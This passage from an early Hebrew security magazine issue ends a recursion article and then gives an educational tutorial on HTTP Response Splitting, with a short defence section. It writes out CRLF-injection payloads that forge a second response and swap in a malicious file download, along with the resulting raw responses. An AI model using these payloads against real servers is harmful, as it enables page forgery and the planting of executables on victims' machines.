
הפונקציה star (עם n=1) מסתיימת, ולכן אנחנו חוזרים לפונקציה שקראה לנו. הפונקציה שקראה לנו היא star בה המשתנה n=2. אנחנו חוזרים אל מיד אחרי הקריאה הרקורסיבית.



על המסך מודפס 2, שזהו הערך של n בעותק הנוכחי של הפונקציה. באופן דומה, מודפסים 3, 4, 5. הפלט הסופי של הפונקציה הוא:

```
******12345
```

השרטוט הסופי של הקריאות:



כמו שהצגנו בהקדמה הארוכה בנושא הפונקציות – ניתן לראות כי פונקציה רקורסיבית מתנהגת לחלוטין כמו פונקציה רגילה.

סיכום

רקורסיה היא כלי שיאפשר לנו לפתור בעיות רבות. הרעיון של אלגוריתמים רקורסיבים מזכיר מאוד אינדוקציה מתמטית:

1. **בסיס (/תנאי עצירה)**: נפתור את הבעיה עבור המצב הפשוט ביותר – **המצב הטריויאלי**.
2. **צעד**: נניח שהפונקציה שלנו יודעת לטפל במצב פשוט יותר מהנוכחי, ונגרום לה להיות נכונה עבור קלט מסובך יותר. הצעד צריך לקרב אותנו אל המצב הטריויאלי.

רקורסיה משתמשת במנגנונים שהצגנו במאמר זה לצורך פעולה נכונה. במאמר הבא נציג כיצד אנו פותרים בעיות שונות באמצעות פונקציות רקורסיביות.

HTTP Attacks - Response Splitting

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

בסדרת מאמרים זאת אנסה לסקר מספר מתקפות על פרוטוקול ה-HTTP. הכוונה היא לא למתקפות שעוברות על פרוטוקול ה-HTTP, כי כמעט כל המתקפות המוכרות על ה-Web Applications עוברות על פרוטוקול ה-HTTP, אלא מתקפות שמנצלות חולשות ב-Web Applications ובעזרת חולשות אלו מצליחות להשפיע על התנהגות הפרוטוקול עצמו. למרות שאני לא בטוח עד כמה נכון זה להגדיר את זה ככה, כי הפרוטוקול עצמו מתנהג בצורה קבועה. כנראה שיותר נכון להגיד "אופן התייחסות האפליקציות למתודות הממומשות בפרוטוקול ה-HTTP", הגדרה קצת יותר ארוכה, אבל גם קצת יותר מדוייקת.

הסבר כללי

המתקפה הראשונה שנראה היא Response Splitting. מדובר במתקפה שמאפשרת לתוקף לפרק את ה-Response למספר תגובות, לערוך את התגובות וכך לגרום לתוכנת הלקוח של הקורבן להציג מידע שגוי ואף לשלוט באופן פעולת הלקוח ע"י עריכת ה-Headers שהתקבלו מהשרת.
המתקפה תתאפשר כאשר מתקיימים מספר דברים:

- אי סינון קלט לתווי CRLF (\r ו-\n, או במקרה שלנו- %0d ו-%0a).
- בניית ה-Response שהשרת מחזיר מורכב (בין השאר) מנתונים המופיעים ב-Request.

איזה מקרים למשל?

- מקרים שבהם העמוד שואל את המשתמש באיזה שפה הוא מעוניין לצפות בטופס מסויים.
- מקרים שהשרת מבצע Redirect (302) לפי ערך שהמשתמש מכניס ואין שום בדיקת קלט מצד השרת.

איך אפשר לזהות עמוד כזה? כמובן שע"י משחק של קלט-פלט עם השרת, אבל בכלליות, אם אתם רואים עמוד כזה למשל:

```
index.php?lang=iso-8859-8-i
```

לא צריך לחשוב פעמים וכבר אפשר לדעת שהערך "iso-8859-8-i" שהוכנס ל: Lang יכנס ל- " charset" בתוך ה- "Content-Type" של ה-Response.

כאשר נכנסים לעמוד כזה, ה-Request שהלקוח שלנו ישלח לשרת, יראה בערך כך:

```
GET /lang.php?lang= iso-8859-8-i HTTP/1.1
Host: Fooberhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; he; rv:1.9.0.11)
Gecko/2009060215 GoogleBot (.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cache-Control: max-age=0
```

(כן, User-Agent שלי הוא של Google-bot, מדי פעם זה עוזר..)

במצב כזה, ה-Response שהשרת יחזיר יהיה משהו בסיגנון הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 18:34:41 GMT
Server: Apache/2.0.52 (Red Hat)
Connection: close
Content-Type: text/plain; charset=iso-8859-8-i
Content-Length: 290

<html>
290 bytes of data..
..
..
</html>
```

שימו לב שהשרת השתמש בערך שהוכנס ל-Lang בכדי לבנות את ה-Response שהוחזר ללקוח.

שימוש ב- CR-LF

כאשר גם אין שום סינון קלט של התווים CR ו-LF, מתאפשרת המתקפה.
מה זה בכלל התווים CR ו-LF?

- CR הם קיצור של "Carriage Return", מוכר גם כ-"\r", תו המסמן "סוף שורה".
  הערך ההקסדצימאלי שלו הוא: 0d.
- LF הם קיצור של "Line Feed", מוכר גם כ- "\n", תו המסמן "תחילת שורה".
  הערך ההקסדצימאלי שלו הוא: 0a.

הרעיון הוא שירידת שורה בפרוטוקול ה-HTTP, מיוחסת ב-Packet כפרמטר חדש, כל פרמטר נכנס בשורה חדשה, כמו שראינו פה:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
```

בכדי לסמן את סוף חבילת המידע, אנחנו מבצעים פעמים ירידת שורה, פשוט מאוד ע"י כתיבת חוזרת של הרצף CRLF, בצורה הבאה:

"\r\n\r\n"

כמו שראינו בדוגמא השרת בונה את התגובה שלו (ה-Response) בעזרת הקלט שהוכנס ע"י המשתמש למשתנה Lang ב-Request. שימו לב שבסוף ה-Response שהתקבל מהשרת, יש משתנה בשם "Content-Length", שמגדיר ללקוח מה גודל ה-Data שקיים בחבילת המידע.

אם נכניס ל-Lang את הקלט הבא:

```
index.php?Lang=iso-8859-8-i%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2017%0d%0a%0d%0a%3Chtml%3ESup?%3C/html%3E
```

איך ה- Response שנקבל מהשרת יראה? הוא יראה כך:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 19:06:27 GMT
Server: Apache/2.0.52 (Red Hat)
Connection: close
Content-Type: text/plain; charset= iso-8859-8-i%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2017%0d%0a%0d%0a%3Chtml%3ESup?%3C/html%3E

290 bytes of data..
```

שימו לב שהמחרוזת כוללת את התווים "CRLF" במספר מקומות, ולכן ה-Response הזה יתפרש ע"י הלקוח באופן הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 19:06:27 GMT
Server: Apache/2.0.52 (Red Hat)
Connection: close
Content-Type: text/plain; charset= iso-8859-8-i
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 17

<html>Sup?</html>
<html>
290 bytes of data..
..
..
</html>
```

(בפרוטוקול ה-HTTP, תוכן ה-Response מופרד מה-Headers בעזרת פעמים ירידת שורה, ולכן הוספתי פעמים את המחרוזת "%0d%0a" בין ה-"Content-Length" לבין ה-"%3Chtml%3ESup?%3C/html%3E", ולא רק פעם אחת)

שימו לב איך הלקוח יפרש את המידע הבא:
דבר ראשון הלקוח יזהה שמדובר ב-Response שאומר שה-Request התקבל בהצלחה בנוסף למספר פרמטרים כמו תאריך, שעה, הבאנר של הסרבר, מצב החיבור סוג המידע שמגיע וכו'.

לאחר ה-Charset, מגיע הקלט שלנו: הלקוח מזהה שמדובר במידע שמקודד כ- iso-8859-8-i, ולאחר מכן? הלקוח מזהה שגודל המידע שהפאקט מכיל הוא 0:

```
Content-Length: 0
```

מה שאומר, שאין שום מידע שהלקוח אמור להציג וכאן נגמר הפאקט, אבל מה, פתאום הלקוח מקבל עוד Response: ושוב, Response שאומר שה-Request התקבל בהצלחה, ומגיעים אחריו עוד פרמטרים:

```
Content-Type: text/html
```

פרמטר שאומר שהדף משתמש בתגי html, ושאורכו הוא 17 בייטים:

```
Content-Length: 17
```

אחריו ירידת שורה, ואז מגיע המידע:

```
<html>Sup?</html>
<html>
290 bytes of data..
..
..
</html>
```

שימו לב שהגדרנו ללקוח שמדובר במידע שאורכו 17 בייטים, זאת אומרת שהוא יציג לנו את:

```
<html>Sup?</html>
```

שזה ה-17 בייטים הראשונים ומשאר המידע הוא יתעלם!

בעזרת התווים CR ו-LF, הצלחנו לדרוס את המידע שהשרת החזיר ללקוח ולגרום לו להציג מידע כוזב, אפשר לבצע בעזרת דרך פעולה זו הרבה מתקפות צד-לקוח, בינהם:

- Cross Site Scripting.
- User-side Defacement.
- Page Hijacking
- User Redirection

רובן מתבצעות באופן זהה מאוד, רק מטרתן ותוצאתן שונה.
אני אסביר על מתקפה מאוד שימושית שאפשר לבצע ע"י שימוש ב-Response Splitting.

כאשר הלקוח מקבל מהשרת Response, השרת שולח לו בנוסף למידע, את הדרך שבה הלקוח צריך להתייחס למידע, במקרה שלנו מדובר בשורה:

```
Content-Type: text/plain; charset=iso-8859-8-i
```

בעזרת המידע הזה השרת מודיע ללקוח איזה סוג תוכן הוא שלח בכדי שהלקוח יידע איך להתייחס למידע. האם זאת תמונה? אם כן - איזה תמונה, האם זה עמוד HTML רגיל? האם מדובר בכלל בקובץ? האם מדובר במידע מכווץ?

למידע הזה במקור קוראים "MIME" או "MIME type" שזה קיצור של " Multimedia Email Extensions" בתחילה הוא היה בשימוש רק ב-E-mails, אבל לאט הוא גלש משם, וכיום מתייחסים אליו כאל "Media type" בכלליות.

לדוגמא, כאשר הלקוח ישלח Request שמכיל GET לתמונת GIF, השרת יחזיר לו Response אשר יכיל את ה-MIME הבא:

```
Content-Type: image/gif
```

ואם הלקוח ישלח GET לקובץ MP3, השרת יחזיר לו:

```
Content-Type: audio/mpeg
```

בעזרת שימוש ב-MIME, הלקוח יידע איך להתייחס למידע שהתקבל וליצור ממנו קבצי תמונה, או קבצי שמע, או סתם קבצי טקסט רגילים.

כמו שראינו, בעזרת התקפת Response Splitting מוצלחת, לקוח יש גישה ל-Headers של ה-Response השני (גם הראשון, אבל לא לכולו!) מפני שהוא יוצר אותם, ולכן הוא גם יוכל לקבוע את סוג ה-Response שהלקוח יקבל.

צעד אחד קדימה

שימו לב שאין לנו גישה מלאה ל-Request שהלקוח שלח לשרת, כמו במקרה שלנו, יש לנו גישה לחלק מה-Headers שנשלחו, אבל אין לנו גישה למשל לשנות את ה-GET, ולכן אנחנו "כלואים" וכפופים למידע הזה, אם הלקוח יבקש לראות עמוד html רגיל, גם אם נחזיר לו Response שאומר לו שמדובר בקובץ שמע, לדפדפן זה לא ישנה.

אבל במקרים שבהם המשתמש כן מבקש להוריד קובץ, וה-Request כן מתאים לתבנית של הורדת קובץ, אם תהיה לנו אפשרות לבצע Response Splitting, נוכל לגרום לדפדפן לחשוב שה-Response השני שהתקבל מהשרת מורה על קובץ אחר, ועל מידע אחר.

הלקוח יקבל את ה-Response המקורי שלא מכיל כלום, ולאחריו הוא יקבל את ה-Response השני, שאנחנו יצרנו, אשר מכיל את המידע שצריך לאגד לקובץ, ובסופו - ייצור על מחשב הלקוח קובץ אשר יכיל את המידע שאנחנו הזרקנו, ולא הקובץ המקורי שהלקוח ביקש להוריד.

בדפדפנים כמו Internet-Explorer ו-Fire-Fox יש אפשרות של לקבוע לדפדפן להריץ את הקובץ באופן אוטומטי לאחר הורדתו, ולכן הקובץ גם יורץ. בגרסאות מסויימות האפשרות הזאת אף מסומנת בהגדרות ברירת המחדל.

נניח וקיים עמוד האחראי על הורדות הקבצים מהמערכת, העמוד מקבל ID של קובץ מהמשתמש, הוא ניגש למסד הנתונים, בודק לאיזה קובץ שייך אותו ID, ניגש לקובץ, מכולל Response שבנוי משמו של הקובץ, ואת ה-Data שהוא מכניס לקובץ, הוא שולף מהקובץ על השרת, מכניס את שאר הפרמטרים שמרכיבים את ה-Response ושולח אותו ללקוח, אם בעמוד כזה נוכל לבצע Response Splitting, ההשלכות יהיו חמורות - נוכל לגרום ללקוח לחשוב שהוא מוריד קובץ מסויים, אך באמת הקובץ יכיל את המידע שאנחנו יצרנו. אם המידע שנכניס יהיה מספר פקודות מזיקות, או סוס טרויאני - כאשר המשתמש/הדפדפן יריץ את הקובץ, נוכל לקבל שליטה מלאה על המחשב של הקורבן.

לדוגמא, קיים העמוד: Download.php?fileID=1337&CRLF-Vuln-Parameter=Value

השרת נגש למסד נתונים, רואה שהקובץ קיים, יוצר אותו ושולח למשתמש, במקרה ונכניס קלט בסגנון הבא:

```
&CRLF-Vuln-Parameter=Value%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20application/octet-stream%0d%0aContent-
Length:%208%0d%0a%0d%0aCalc.exe
```

ה-Response שיתקבל משרת יראה בסיגנון הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 20:52:11 GMT
Server: Apache/2.0.52 (Red Hat)
CRLF-Vuln-Parameter: Value%0d%0aContent-Type:%20application/octet-
stream%0d%0aContent-Length:%208%0d%0a%0d%0aCalc.exe
Content-Type: application/octet-stream;
Content-Length: 7535

The Original 7535 bytes
..
..
End of 7535 byes
```

והלקוח יפרש את ה-Response באופן הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 20:52:11 GMT
Server: Apache/2.0.52 (Red Hat)
CRLF-Vuln-Parameter: Value
Content-Type:%20application/octet-stream
Content-Length: 8

Calc.exe
Content-Type: application/octet-stream;
Content-Length: 7535
```

```
The Original 7535 bytes
..
..
End of 7535 byes
```

במקרה כזה, השרת יוריד את הקובץ, והמידע שהקובץ יכיל יהיה:

```
Calc.exe
```

(במקרה והלקוח ביקש להוריד קובץ אצווה הקובץ ירוץ בלי בעיה, במקרה והלקוח ביקש להוריד קובץ בינארי נאלץ להזריק מידע בינארי ובמקרים והלקוח ביקש להוריד קובץ ארכיון (כגון ZIP) נאלץ להזריק מידע התואם את תבנית הקובץ, בכדי שלא יווצרו לנו "Corrupted file".

ב-Content-Length מוגדר ללקוח שגודלו של הקובץ הוא רק 8 בייטים ולכן הקובץ יכיל רק את שמונת הבייטים הראשונים, כן ששאר המידע לא יכנס לקובץ, אך ישנם שרתים אשר ישימו לב שלמרות שצויין גודל מסויים, הקובץ מכיל יותר מידע ויכניסו אותו גם לקובץ, מה שיגרום מצב לא נעים. אך ישנה דרך מאוד אלגנטית להתמודד עם המקרים האלה, פשוט מאוד- נגרום למעבד להבין כי שאר המידע הוא סתם הערה, ממש כמו התפקיד של ";--" במתקפות SQL-Injection, כך ששאר המידע שיכנס (אם בכלל) יכתב כהערה ולא יגרום לבעיות מצד המעבד.
במקרה שמדובר בקובץ אצווה, הדרך לכך היא המילה השמורה:

REM

כל מה שיבוא לאחריה יחשב כהערה, ישנה גם אפשרות להתמודד עם הבעיה הזאת כאשר מדובר בקבצים שאנחנו לא יכולים לקבוע להם "הערות" כגון קבצים בינארים או קבצי ארכיון (בכל אופן, אני לא מכיר דרך להזריק לקובץ בינארי, או קובצי ארכיון מוצפנים "תגי הערות"), בעזרת קביעת ה- Response שמתקבל כ- "206 Partial Content", אבל בכדי לממש את זה נאלץ לקבל גישה ל-Headers גבוהים הרבה יותר) ע"י קביעת:


```
Content-Type: multipart
```

לאחר שגרמנו לשרת להחזיר 206 (ולא 200 כמו עד עכשיו), נוכל להשתמש בתג "Range" ולקבוע שאנחנו מעוניינים רק בחלק מקובץ ולא בכולו.

באופן הבא:

```
Content-Range: bytes 1-4
```

נוכל להגדיר לשרת כי אנו מעוניינים רק ב-4 בייטים הראשונים של הקובץ, וכך נוכל "להיפטר" משאר המידע, ולכן הקובץ יכיל רק את המידע שאותו אנו מעוניינים להכניס לקובץ ולא בשום מידע נוסף.



דרכי התגוננות


דרך ההתגוננות הטובה ביותר מפני מתקפה זו היא פשוט מאוד הבנה של המשפט הבא:
בשום פנים ואופן אין לסמוך על הקלט המתקבל מידי המשתמש.
אין להשתמש בשום קלט שהמשתמש הכניס בלא בדיקת תקינות וסינון תווים, אם אפשר, לעבוד ע"פ דרכי פעולה קבועות מראש ולא באופן דינאמי הכפוף לערכי המשתמש.
תמיד להשתמש בפונקציות **trim** למיניהם כאשר המצב רלוונטי, בייחוד כשמדובר במידע אשר אמור לעבור ב-Headers.

סיכום

הרעיון הכללי של התקפות Response Splitting מאוד פשוט - מדובר במניפולציה על מידע אשר בעזרתו השרת מחולל את ה-Response אותו הוא שולח ללקוח.
במאמרים הבאים בסדרה נציג מתקפות בסגנון דומה המשתמשים באותה דרך פעולה כמעט, אך יוצרות אפקטים שונים ומיועדות למקרים שונים.

בכדי להבין לעומק את המתקפה הזאת, מומלץ מאוד לקרוא את ה-RFC של HTTP/1.1, אין דרך טובה יותר להבין את השיטה, התבנית והאפשרויות הרבות בלא הבנה מעמיקה של הפרוטוקול, המתודות הנתמכות על-ידו ואופן שימושן:

http://www.ietf.org/rfc/rfc2616.txt



דברי סיום

בזאת אנחנו סוגרים את הגליון הראשון של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות הוקדשו כדי להביא לכם את הגליון שיפתח מסורת ארוכה.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

בהזדמנות זו נרצה להזכיר כי נשמח לקבל את הכתבות שלכם ולפרסמן בגליונות הבאים (תתחילו לכתוב, עכשיו!). ניתן לשלוח כתבות דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

הגליון הבא ייצא בדיוק ביום האחרון של אוקטובר 2009 – יש למה לחכות.

אפיק קסטיאל,

ניר אדר,

30/9/2009